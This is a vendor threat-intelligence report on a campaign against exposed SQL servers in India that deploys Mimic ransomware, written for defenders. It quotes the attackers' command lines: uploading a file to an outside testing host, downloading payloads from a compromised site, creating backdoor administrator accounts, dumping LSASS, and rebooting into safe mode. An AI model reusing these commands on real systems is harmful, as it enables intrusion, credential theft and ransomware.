
# Sophos MDR hunt tracks Mimic ransomware campaign against organizations in India

STAC6451 threat cluster targets Internet-exposed Microsoft SQL servers for initial access

Written by Morgan Demboski, Colin Cowie, Mark Parsons, Sean Gallagher

AUGUST 07, 2024

SECURITY OPERATIONS | FEATURED | HUMAN-LED THREAT HUNTING | MICROSOFT SQL SERVER | MIMIC RANSOMWARE | SOPHOS X-OPS

While supporting an active incident, Sophos MDR threat hunters and intelligence analysts uncovered additional evidence of a new threat activity cluster exploiting exposed Microsoft SQL Server database servers directly exposed to the public Internet through the default TCP/IP port (1433) to compromise numerous organizations in India in an attempt to deploy ransomware.

This cluster, which MDR tracks as STAC6451, is characterized by a set of tactics, techniques, and procedures (TTPs) that notably include:

- Abuse of Microsoft SQL Servers for unauthorized access, and enabling xp_cmdshell to facilitate remote code execution
- The use of the BCP (Bulk Copy Program) utility to stage malicious payloads and tooling in the compromised MSSQL database, including privilege escalation tools, Cobalt Strike Beacons, and Mimic ransomware binaries.

- Use of the Python Impacket library to create various backdoor accounts ("ieadm"; "helpdesk"; "admins124" ; and "rufus") for lateral movement and persistence

Sophos MDR has observed STAC6451 specifically targeting Indian organizations in multiple sectors. In the incidents Sophos has tracked with this threat cluster, the deployment of ransomware and other post-compromise activity was blocked. But the cluster remains an active threat.

## Background

Sophos MDR first observed activity associated with this campaign in late March 2024, as the MDR Threat Hunt team supported a response to the compromise of an organization's SQL Server and subsequent lateral movement attempts by the attacker. That lateral movement included an attempt by the attacker to deploy and leverage a web shell.

Further analysis of the incident allowed Sophos to identify additional compromises with significant overlap in tactics, techniques and procedures (TTPs), leading to the formation of a security threat activity cluster we designated as STAC6451. This cluster is primarily characterized by the abuse of SQL databases in conjunction with the use of the  Bulk Copy Program (bcp) to download tools into target environments, such as RMM software and malicious files related to Mimic ransomware.





Figure 1: Attackers use xp_cmdshell to unpack their tools, and in many cases use AnyDesk for initial command and control.

## Initial Access

STAC6451 primarily targets MSSQL database servers to gain unauthorized access to victim networks. The targets that the actors have managed to compromise are Internet-exposed servers, often with simple account credentials, which make them susceptible to brute-forcing attacks. After gaining access, the attackers were observed enabling MSSQL's stored procedure (*xp_cmdshell*) to allow for command line execution through the SQL service—the processes ran under the user session of "MSSSQLSERVER." No system administrator credentials appear to have been compromised in the attacks we observed.

For the attackers to compromise a targeted organization, an SQL server default TCP/IP port (1433) must be left exposed to the internet.  If exposed, the attackers can connect to the server and carry out brute force attacks, which enables them to execute their code and implant malicious payloads into the SQL database. In addition, *xp_cmdshell* must be enabled on the exposed SQL server for the threat actors to leverage their access to execute commands from the SQL instance to spawn LOLBins, such as *command.exe*. The *xp_cmdshell*

procedure is disabled by default and should not be enabled on exposed servers for this reason. (In the recommendations at the end of this report, we provide instructions on how to check whether xp_cmdshell is enabled on your server and how to turn it off, if applicable.)

## Discovery / Staging

Once the threat actors enabled code execution through the xp_cmdshell feature, they executed various discovery commands on the server from the *sqlserver.exe* process to enumerate details about the running system, including version, hostname, available memory, domain, and username context. Sophos MDR frequently observed these reconnaissance commands being run in a uniform order across multiple victim environments within a two-minute span, indicating they were likely automated.

```
ver & hostname
wmic computersystem get totalphysicalmemory
wmic os get Caption
wmic os get version
wmic computersystem get domain
whoami
```





Figure 2: Aggregated SQL SPID (Sophos Process ID) Tree Data displaying automated execution of reconnaissance commands simultaneously against various target networks

The attackers were also observed leveraging out-of-band application security testing (OAST) services to find exploitable vulnerabilities in victims' web applications and confirm their ability to run their malicious payloads.

```
powershell  invoke-webrequest -uri http[:]//mwm1cpvp031oph29mjuil9fz3q9hx7lw.oastify[.]com

powershell  invoke-webrequest -uri http[:]//mwm1cpvp031oph29mjuil9fz3q9hx7lw.oastify[.]com -
Method POST -InFile c:\users\public\music\1.txt
```

In addition to discovery commands, the threat actors also began to stage additional payloads and tooling. In several cases, the actors used the bcp (bulk copy program) utility, which is a command line tool used to copy data between an SQL instance and a file. The actors embedded their payloads in the MSSQL database and ran various BCP commands to create a local file from the malware and tools saved in the database.

Once the threat actors gained access to the SQL server, the actors used bcp to access the SQL table they've created on the server and leverage the "queryout" option to export files to a user-writable directory ('*C:\users\public\music*' in all the cases we observed). The attackers added the *'–T'* flag to specify a trusted

connection (using Windows Authentication), as well as an *'–f'* flag to specify the format file that has also been written to disk. This step configures BCP to interact with the newly created data in SQL Server.

Using this method, the actors were observed staging various tools and executables such as AnyDesk, batch scripts, and/or PowerShell scripts. Sophos observed the actors deploy a variety of different webshells, such as god.aspx which is detected by Sophos as Troj/WebShel-IA. Additionally, they staged other malicious payloads, privilege escalation tools, Cobalt Strike Beacons, and Mimic Ransomware binaries.

Examples include:

| **Tool (File name)** | **Command Line** |
|---|---|
| Payload Dropper (build.txt) | "C:\Windows\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout "C:\users\public\music\build.txt" -T -f "C:\users\public\music\FODsOZKgAU.txt" |
| PrintSpoofer (POZ.exe) | "C:\Windows\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout "C:\windows\temp\POZ.exe" -T -f "C:\windows\temp\FODsOZKgAU.txt" |
| Ransomware Launcher (pp2.exe) | "C:\Windows\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout "C:\users\public\music\pp2.exe" -T -f "C:\users\public\music\FODsOZKgAU.txt" |
| AnyDesk (AD.exe) | "C:\Windows\system32\cmd.exe" /c bcp "select binaryTable from uGnzBdZbsi" queryout "C:\users\%ASD%\music\AD.exe" -T -f "C:\users\%ASD%\music\FODsOZKgAU.txt" |

## Lateral Movement / Persistence

Across victim environments, the threat actors created various user accounts for lateral movement and persistence. However, the threat actors were observed running the same script ('C:\users\public\music\d.bat') at the exact same time across multiple target networks to create a new user ('ieadm') and add it to the local administrator and remote desktop groups. The script also runs commands to silently install AnyDesk (AD.exe) and enables Wdigest in the registry, forcing credentials to be stored in clear text.

Figure 3: Aggregated SQL SPID (Sophos Process ID) Tree Data displaying automated execution of d.bat simultaneously against various target networks

Notably, while the targets we observed being attacked by this threat cluster were in India, the automated script referenced multiple languages to ensure the newly created user was successfully added to the victim's administrator group. This suggests that the attackers were using generic tools and may not have been aware of the geography of the affected organizations

```
net  localgroup Administradores ieadm /add (Portuguese)

net  localgroup Administratoren ieadm /add (German)

net  localgroup Administrateurs ieadm /add (French)
```

In another case, the attacker executed a batch file ('*C:\users\public\music\user1.bat*') via the SQL process to create a new local account ('*admins124*') and add it to the local administrator group and remote desktop group.

```
C:\Windows\system32\net1 user admins124 @@@Music123.. /add

Net localgroup administrators admins124 /add

Net localgroup "Remote Desktop Users" admins124 /add
```

In yet another case, the attackers similarly created a new local account called *'helpdesk'* and added it to the local administrator group using the IIS web worker service w3wp.exe to launch the process. Sophos MDR detects this activity as part of the SweetPotato attack tool (ATK/SharpPot-A).

```
"cmd" /c "cd /d "C:/Windows/SysWOW64/inetsrv/"&net user helpdesk TheP@ssW0rd /add" 2>&1
```

Notably, this same command line, including the user name and password above, was documented in a report published by Elastic in January on another financial services company intrusion. While the targeting in these cases was similar, it is not clear whether the actors were the same or if the account was part of shared tooling.

We observed additional user account creations for lateral movement, which the threat actors attempted to add to the Remote Desktop Group.

```
"C:\Windows\system32\cmd.exe" /c W:/POZ.exe -i -c "net user rufus ruFus911 /add &net user
rufus ruFus911"

net  user b9de1fc57 032AEFAB1o /add

net  user 56638e37b 7C135912Bo /add
```

**Privilege Escalation**

The compromised SQL instance staged a privilege escalation tool called PrintSpoofer (*POZ.exe*), which is a type of malware that leverages weaknesses in the Windows spooler service to gain elevated privileges and potentially execute malicious commands or payloads. Sophos detects this activity as ATK/PrntSpoof-A.

The observed sample uses common pipe paths like '\. *pipe%ws\pipe\spoolss*' to interact with the spooler service. It also communicates between processes and escalates privileges using paths such as

'*\%ws/pipe/%ws*'. Additionally, it utilizes "write file on Windows" to write data to the named pipes, which suggests it's injecting commands or payloads into the spooler service.

A month later, Sophos observed the actors' Cobalt Strike implant executing *Sophosx64.exe*, which then launched multiple commands, including a registry query and a user creation  to the local administrator group.

```
C:\Windows\system32\cmd.exe /C C:\Users\Public\Sophosx64.exe -cmd "cmd /c reg query
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\TightVNC\Server\ /v Password"

C:\Users\Public\Sophosx64.exe  -cmd "cmd /c net user helpdesk ThisisPassw0rd /add && net
localgroup administrators helpdesk /add"
```

This suggests the attackers were aware of the presence of Sophos endpoint protection in the environment and that they were trying to obfuscate their behavior.

## Execution

For execution, the actors use bcp to write a ransomware launcher (*pp2.exe*) and an initialization script (*03.bat*) to disk. In one case, pp2.exe was written directly from SQL Server, and in another the executable was embedded in a batch script.  Next, they leveraged AnyDesk (*ad.exe*) to launch the 03.bat, which executes *pp2.exe*:

```
C:\users\public\music\pp2.exe 00011111 C:\users\public\music\build.txt
c:\programdata\buildtrg.EXE
bcdedit /set {default} safeboot network
shutdown -r -f -t 5
del "%
```

It also loads *build.txt*, which is an archive of various payloads.

*Build.txt* contains *pp2.exe,* which drops the Void Tools search utility (*everything.exe*). The Void Tools search utility allows the threat actor to identify files of interest to encrypt on target systems.

Additionally, pp3.exe extracts  Defender Control (*dc.exe*) from Build.txt to impair Windows Defender, as well as Sysinternals Secure File Delete (*xdel.exe*) to delete data backups and inhibit recovery. Finally, *Build.txt* drops the Mimic ransomware binary (*oto.exe*), which is the program that encrypts the victims' files.

| File Name | Description | Detection |
|---|---|---|
| Everything.exe | Void Tools search utility | AppC/EveryT-Gen |
| DC.exe | Defender Control | App/BLWinDC-A |
| Xdel.exe | Sysinternals Secure File Delete | AppC/SecDel-A |
| Oto.exe | Mimic Ransomware binary | Troj/Ransom-HAZ |
| Build.txt | Payload dropper | Troj/MDrop-JXY |

In one case, Sophos MDR observed the execution of a batch script (*01.bat*), which uses the BCDEDIT utility to change Boot Mode to Safe Mode with networking and reboots the host after five seconds of execution in an attempt to bypass protection technologies. Sophos has recently added a new Adaptive Attack Protection persistent policy rule (enabled by default) to prevent adversaries from programmatically restarting devices into Safe Mode.

```
bcdedit  /set {default} safeboot network

shutdown  -r -f -t 5
```

# Command and Control (C2)

## Cobalt Strike

Threat actors deployed a unique Cobalt Strike loader with the filename *USERENV.dll*. The binary data in this loader was hex encoded and executed through command lines, specifically targeting the system's command prompt configuration by appending data into a temporary file named *USERENV.dll.tmp* within the '*C:/users/public/downloads/*' directory. Sophos detects this activity as Memory_1d (mem/cobalt-d mem/cobalt-f).

Figure 4: Attacker command line retrieval of an encoded Cobalt Strike loader, USERENV.dll

The loader retrieved its configuration by decrypting a configuration file also dropped by a process executed through the xp_cmdshell feature of SQL Server, located at *'C:\users\public\config.ini'*. The loader then injected the DLL into the process *gpupdate.exe*, and a C2 connection was established with the malicious domain windowstimes.online.

The actors created a new service named *'Plug'*, which executed a file containing the Cobalt Strike Beacon at the path '*C:\ProgramData\Plug\tosbtkbd.exe*'. They then configured the service to auto-start on the host before deleting the service.

```
sc create Plug binpath= "cmd /c cd C:\ProgramData\Plug\ && start
"C:\ProgramData\Plug\tosbtkbd.exe""
```

```
Net start plug
Sc delete plug
```

Sophos' analysis revealed Cobalt Strike obfuscation techniques indicative of threat actor's proficiency in malware development and infrastructure provisioning. The embedded original filename from USERENV.dll indicates the actors internally referred to their Cobalt Strike loader as '*SleepPatcher.dll*'. Further investigation revealed *'SleepPatcher'* is a component within *MemoryEvasion*, an open-source library tailored as a Cobalt Strike memory evasion loader for red teamers. Our findings align with Elastic Security Labs' research, which also detected similar techniques involving manipulation of legitimate Windows DLLs and utilization of the '*MemoryEvasion'* tool. Sophos identifies this method of Cobalt Strike obfuscation as Troj/Inject-JLC.

Figure 5: Strings Analysis of USERENV.dll

Additionally, our research revealed the attackers were using a compromised webserver, *jobquest[.]ph,* to host their Cobalt Strike payloads. As of May 21, the URL was no longer returning content.

```
"C:\Windows\system32\cmd.exe" /c cscript C:\users\public\downloads\x.vbs
hxxps://jobquest[.]ph/tt.png  C:\users\public\downloads\1.png
"C:\Windows\system32\cmd.exe" /c cscript C:\users\public\downloads\x.vbs
hxxps://jobquest[.]ph/2.png  C:\users\public\downloads\2.png
"C:\Windows\system32\cmd.exe" /c cscript C:\users\public\downloads\x.vbs
hxxps://jobquest[.]ph/3.png  C:\users\public\downloads\3.png
```

## Credential Access

After establishing Cobalt Strike C2 communications, the threat actor attempted to access LSASS memory credentials by leveraging a tool from Microsoft called DumpMinitool. This activity was detected and blocked by Sophos Credential Guard (CredGuard).

```
C:\dm.exe  --file C:\1.png --processId <pid> --dumpType Full
```

# Impact

## Data Collection

One compromise involved additional hands-on-keyboard activity with efforts at data collection. Specifically, Sophos observed one of the newly created administrator accounts leveraging WinRAR to archive data. It was not determined whether WinRAR was previously installed on the targeted system or if it was installed through an AnyDesk session.

```
"C:\Program Files\WinRAR\WinRAR.exe" a -ep  -scul -r0 -iext -- web.rar
```

## Mimic Ransomware

As mentioned, Sophos MDR also observed the actors attempting to deploy Mimic Ransomware binaries. First seen in 2022, Mimic ransomware is reported to be distributed via an executable file that drops multiple binaries extracted from a protected archive, including the final payload. As previously noted by Trend Micro, the ransomware binary is often packaged with a series of other tools described above, like the Everything file-searching tool, Defender Control, and Secure File Delete.

Upon execution, the ransomware payload was observed deleting shadow copies and encrypting victim files with the extension *'getmydata[@]tutamail[.]com.3000USD'* – letting the victim know immediately the price they are asking for the decryptor and how to contact them. It logs the encryption activity and the hashes of the encrypted files to a directory '*C:\temp*' as *MIMIC_LOG.txt*. Finally, the payload disables recovery by deleting data backups and corrupting the disk in addition to cleaning up the other tools that were deployed. While the actors were seen staging the Mimic ransomware binaries in all observed incidents, the ransomware often did not successfully execute, and in several instances, the actors were seen attempting to delete the binaries after being deployed.

# Victimology and Attribution

As we earlier stated, Sophos MDR has observed STAC6451 specifically targeting Indian organizations in multiple sectors. As opposed to generic opportunistic targeting of external SQL services where we would expect to see a larger diversity in victimology, we assess with moderate confidence this activity cluster is intentionally targeting large India-based organizations.

The simultaneous execution of identical scripts and uniform tempo of activity across the different target environments indicates the actors were automating different stages of their attack to swiftly exploit and compromise multiple victims. We assess with low confidence the actors collected a group of exploitable IPs to

access SQL databases and established persistence by adding newly created users to higher privileged groups before performing reconnaissance and moving toward actions on objectives.

Figure 6: Gantt Chart of observed activity sourced from aggregate SQL SPID (Sophos Process ID) tree data from three target organizations

Furthermore, while similar activity involving Mimic ransomware has previously been associated with a financially motivated Turkish-speaking initial access broker, Sophos MDR only observed attempted ransomware deployment in a small subset of cases while other cases involved data collection and likely exfiltration. We will update our assessment as intelligence collection continues and if new evidence emerges that may provide further insight into the identities and relations of the actors.

## Conclusion

STAC6451 is an ongoing threat, and Sophos continues to monitor and block activity associated with this Threat Activity Cluster. This cluster exhibits a moderate level of sophistication via their redirection and obfuscation techniques; however, the unsuccessful execution of their ransomware binaries and their shortfalls in rotating their credentials after reporting indicate this cluster is still lacking operational maturity in some areas. Despite this, the threat actors have proven to be persistent in their activity and have a specific interest in targeting India-based organizations.

Based on our observations, Sophos MDR assesses with moderate to high confidence STAC6451 actors are automating stages of their attack chain to facilitate their pre-ransomware activity. It is likely the actors are also cherry-picking certain organizations of interest in the pool of victims to conduct further hands-on-keyboard activity and collect data.

We hope our research adds further intelligence to the growing body of knowledge on this threat.

## Recommendations

- Avoid exposing SQL servers to internet
- Disable xp-cmdshell on SQL instances. This can be done from Policy-Based management, or by running the sp_configure stored procedure in a SQL command:


```
EXECUTE master.dbo.sp_configure 'xp_cmdshell', 0
RECONFIGURE WITH OVERRIDE
GO

 EXECUTE master.dbo.sp_configure 'show advanced options', 0
```

```
RECONFIGURE WITH OVERRIDE
GO
```

- Use Application Control to block potentially unwanted applications, such as AnyDesk, the Everything search tool, Defender Control, and Sysinternal Secure Delete


A list of indicators of compromise can be found on the Sophos GitHub repository here.



About the Author

**Morgan Demboski**

Morgan is a Threat Intelligence Analyst for the Sophos Managed Detection and Response (MDR) team, where her focuses include tactical cyber intelligence, data enrichment, and monitoring emerging threats. With a Masters in Intelligence and Security Studies, her areas of interest span beyond the cyber realm to include geopolitics and international security. In past roles, Morgan worked in the Network Detection and Response (NDR) space, where she focused on tracking attack patterns, analyzing command-and-control infrastructure, and threat research reporting.



About the Author

**Colin Cowie**

Colin is a Threat Intelligence Analyst for the Sophos Managed Detection and Response (MDR) team, focusing on threat actor identification, incident response and working alongside detection engineers to address emerging threats. In past roles he worked in the financial sector performing internal and external penetration testing.



About the Author

**Mark Parsons**

Mark Parsons is a threat hunter for Sophos Managed Detection and Response. He specializes in threat hunting, digital forensics, and incident response. Previous notable achievements include identifying multi-month nation state intrusions; working with multiple states' cybersecurity programs before, during, and after the 2020 election cycle to improve their detection and response capabilities; finding rarely seen (second reporter) bugs in Microsoft Azure/CAP logs; and identifying multiple initial access brokers prior to their targets' being compromised by second actors.

About the Author

## Sean Gallagher

Sean Gallagher is Principal Threat Researcher, Sophos X-Ops. Prior to joining Sophos, he was an information security and technology journalist for over 30 years, including 10 as information security and national security editor for Ars Technica.

## Read Similar Articles


MAY 24, 2021

### What to expect when you've been hit with Avaddon...


MAY 19, 2021

### What's New in Sophos EDR 4.0

MAY 19, 2021

### Sophos XDR: Driven by data

## Subscribe to get the latest updates in your inbox.

name@email.com

Which categories are you interested in?

- [ ] Products and Services
- [ ] Threat Research
- [ ] Security Operations
- [ ] AI Research
- [ ] #SophosLife

Subscribe